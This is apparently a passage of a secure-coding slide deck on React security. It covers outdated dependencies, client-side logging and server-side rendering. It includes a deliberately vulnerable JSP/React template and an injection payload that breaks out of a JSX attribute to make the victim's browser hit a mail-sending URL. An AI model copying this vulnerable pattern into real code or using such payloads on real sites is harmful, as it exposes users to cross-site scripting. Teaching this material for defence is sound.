


R8: Vulnerable and Outdated Versions & Dependencies

React Version <https://www.npmjs.com/package/react>

- All applications should endeavor to use the **latest version of React**.
- There was a **flaw in all of the React versions prior to 0.14** that left applications opened to a XSS vulnerability under certain circumstances.
- If there is a reason why you can't upgrade to 0.14, **you can still manually protect yourself from this vulnerability**.

Module Counts



Third Party ReactJS Components

- Third party components typically **do not come with any security guarantee**
- Always do a security audit of third party components before putting them into your application
- Just because a component has lots of stars on GitHub doesn't mean anyone has done a proper security audit
- Use automation to verify JS and other dependencies are updated and not vulnerable

Check your JavaScript Dependencies

- 3rd party components you are using **HAVE SECURITY ISSUES.**
- Check your dependencies and update them
- Integrate the way you check for vulnerabilities into your continuous integration process

Check Dependencies for Dangerous Calls

- Avoid dependencies that use:
 - dangerouslySetInnerHTML
 - innerHTML,
 - unvalidated URLs
 - other unsafe patterns
- Avoid libraries that insert HTML directly into the DOM.
- Prefer libraries like react-markdown that use the React API to constructed elements rather than dangerouslySetInnerHTML
- <https://www.npmjs.com/package/react-markdown>

JavaScript 3rd Party Management Tools

- Retire.js (JavaScript 3rd party library analysis)
- <https://retirejs.github.io/retire.js/>

- Scan your project for vulnerabilities
- <https://docs.npmjs.com/cli/audit>

- ESLint
- <https://eslint.org/>

R9: Insecure Client-Side Logging

Introduction

- Client-Side Logging is absolutely essential for building a successful application with a great user experience
- During development and testing:
The default console provides a great way to capture feedback about what is happening within our React running code
- Once deployed into production:
We have no access to the default console on the client-side and typically need to build logging for capturing usage and error data for our React app

Client-Side Threats on Logger.js

- Do not log authentication credentials and cookies

```
import log from 'loglevel';  
log.info('Your username is: Jim');  
log.warn('Your password is: Password1');
```

- Decide your log levels based on component criticality

```
const customJSON = log => ({  
  msg: log.message,  
  level: log.level.label,  
  stacktrace: log.stacktrace  
});
```

- Consider the threats and perform a threat assessment:
How can client-side logging be exploited by an attacker?

Server-side Threats on /logger URL Endpoint

- The “/logger” endpoint on your application URL, should not be an afterthought

```
remote.apply(log, { format: customJSON, url: '/logger' });
```

- Be careful what queries you allow on the /logger endpoint
Enforce POSTing and API tokens if applicable
- Decide and plan how you will receive, store and organize logs
- Consider all logging data you receive from the client as untrusted
- Be ready to handle scale!
 - How will your React app cope if the /logger endpoint is DDoSed?
 - How will your /logger endpoint cope if it receives 1 million JSON objects per second?
 - Careful of client freezing when logging endpoint is slow to respond or down!
- Consider the threats and perform a threat assessment
 - Log Injection
 - Access control problems
 - Session Management



Developers are often unaware of the many security events that need to be logged

- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- This can lead to applications that cannot detect, escalate, or alert for attacks or suspicious activity

Security Operations Centre (SOC) teams often do not onboard application-level logging correctly

Sample Critical Events

- `authn_impossible_travel[:userid,region1,region2]`
- `authn_token_reuse[:userid,tokenid]`
- `authz_fail[:userid,resource]`
- `upload_validation_failure[filename,(virusscan | imagemagick)]`
- `malicious_extraneous:[userid | IP,inputname,useragent]`
- `malicious_attack_tool:[userid | IP,toolname,useragent]`
- `malicious_cors:[userid | IP,useragent,referrer]`
- `malicious_direct_reference:[userid | IP, useragent]`

https://cheatsheetseries.owasp.org/cheatsheets/Logging_Vocabulary_Cheat_Sheet.html

CAUTION

Be sure developers and security teams work together to ensure good security logging

VERIFY

Verify that proper security events are getting logged and consumed properly by your SOC teams

GUIDANCE


https://cheatsheetseries.owasp.org/cheatsheets/Application_Logging_Vocabulary_Cheat_Sheet.html

https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html

R10: Insecure Server-Side Rendering

Understanding Server-Side Rendering

- Server-Side Rendering (SSR) use the React framework to assemble the HTML on the server and then delivers that complete HTML to the client
- SSR is popular as it improves performance, even though it can increase the complexity of your application



Secure Server-Side Rendering

- Use the *renderTo* functions, they are SAFE and do all the content escaping for you – as long as you follow the previous core React security concepts!

 <code>renderToPipeableStream</code>	<code>react-dom/server</code>
 <code>renderToReadableStream</code>	<code>react-dom/server</code>
 <code>renderToStaticMarkup</code>	<code>react-dom/server</code>
 <code>renderToStaticNodeStream</code>	<code>react-dom/server</code>
 <code>renderToString</code>	<code>react-dom/server</code>
 <code>renderToNodeStream</code>	<code>react-dom/server</code>
 <code>RenderToPipeableStreamOptions</code>	<code>react-dom/server</code>
 <code>RenderToReadableStreamOptions</code>	<code>react-dom/server</code>
 <code>render</code>	<code>react-dom</code>
 <code>Renderer</code>	<code>react-dom</code>
 <code>unstable_renderSubtreeIntoContainer</code>	<code>react-dom</code>
 <code>ForwardRefRenderFunction</code>	<code>react</code>

The Most Common Mistake in Server-Side Rendering

Do not concatenate the potentially safe renderTo functions with variables with raw user controlled data

- *raw + renderToString()*
- *raw + renderToStaticMarkup()*

```
14 // concatenating content with a raw variable
15 // within the control of the client and user
16 let content = rawVariableCounter + renderToStaticMarkup(
17   <Provider shop={shop} >
18     | <App />
19   </Provider>
20 );
```



Vulnerable React Template Injection

avoid dynamically creating react templates with user data

```
<html>
<head>
<script>
function Welcome(props) {
  return <h1>Hello, {props.name}</h1>;
}
<%
  String name = request.getParameter("name");
%>
const element = <Welcome name="<%= name %>" />;
ReactDOM.render(
  element,
  document.getElementById('root')
);
</body>
</html>
```

Attack: `"/>; var img = document.createElement("img");
img.src = "https://webmail.com/send/boss@email.com?subject=hey&body=you-are-a-jerk";`

Conclusion on React Security

React Security Domains – 2023 Edition

R1

R2

R3

R4

R5

R6

R7

R8

R9

R10

1. Install ESLint and plugins:

```
bash
```

```
npm install eslint eslint-plugin-security eslint-plugin-react --save-dev
```

2. Configure ESLint:

Create an `.eslintrc.json` file in your project root:

```
json
```

```
{
  "extends": ["eslint:recommended", "plugin:react/recommended", "plugin:security/recommended"],
  "plugins": ["react", "security"],
  "parserOptions": {
    "ecmaFeatures": {
      "jsx": true
    }
  },
  "settings": {
    "react": {
      "version": "detect"
    }
  }
}
```

Use Linters to Check your Code and Libraries

- Linters analyse your code looking for problems
 - They help diagnose and fix issues before final release, fewer defects make it into production
- Security Linters provide important security verifications for your code
 - Examples of Linters for Statis Analysis: StandardJS for JavaScript
 - Examples of Linters for Security: LGTM for several languages, including JavaScript
- ESLint is a great tool for React

```
npm install eslint -global
```

```
npx eslint --init
```

Then select React as the framework that ESLint will scan

```
1 F:\demos\eslint-demo\greeter.js
2   2:3  error  Missing JSDoc comment                require-jsdoc
3   3:1  error  This line has a length of 86. Maximum allowed is 80  max-len
4   10:4 error  Unexpected 'this'                          no-invalid-this
5
6 ✖ 3 problems (3 errors, 0 warnings)
```



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SECURE CODING EDUCATION

It's been a pleasure

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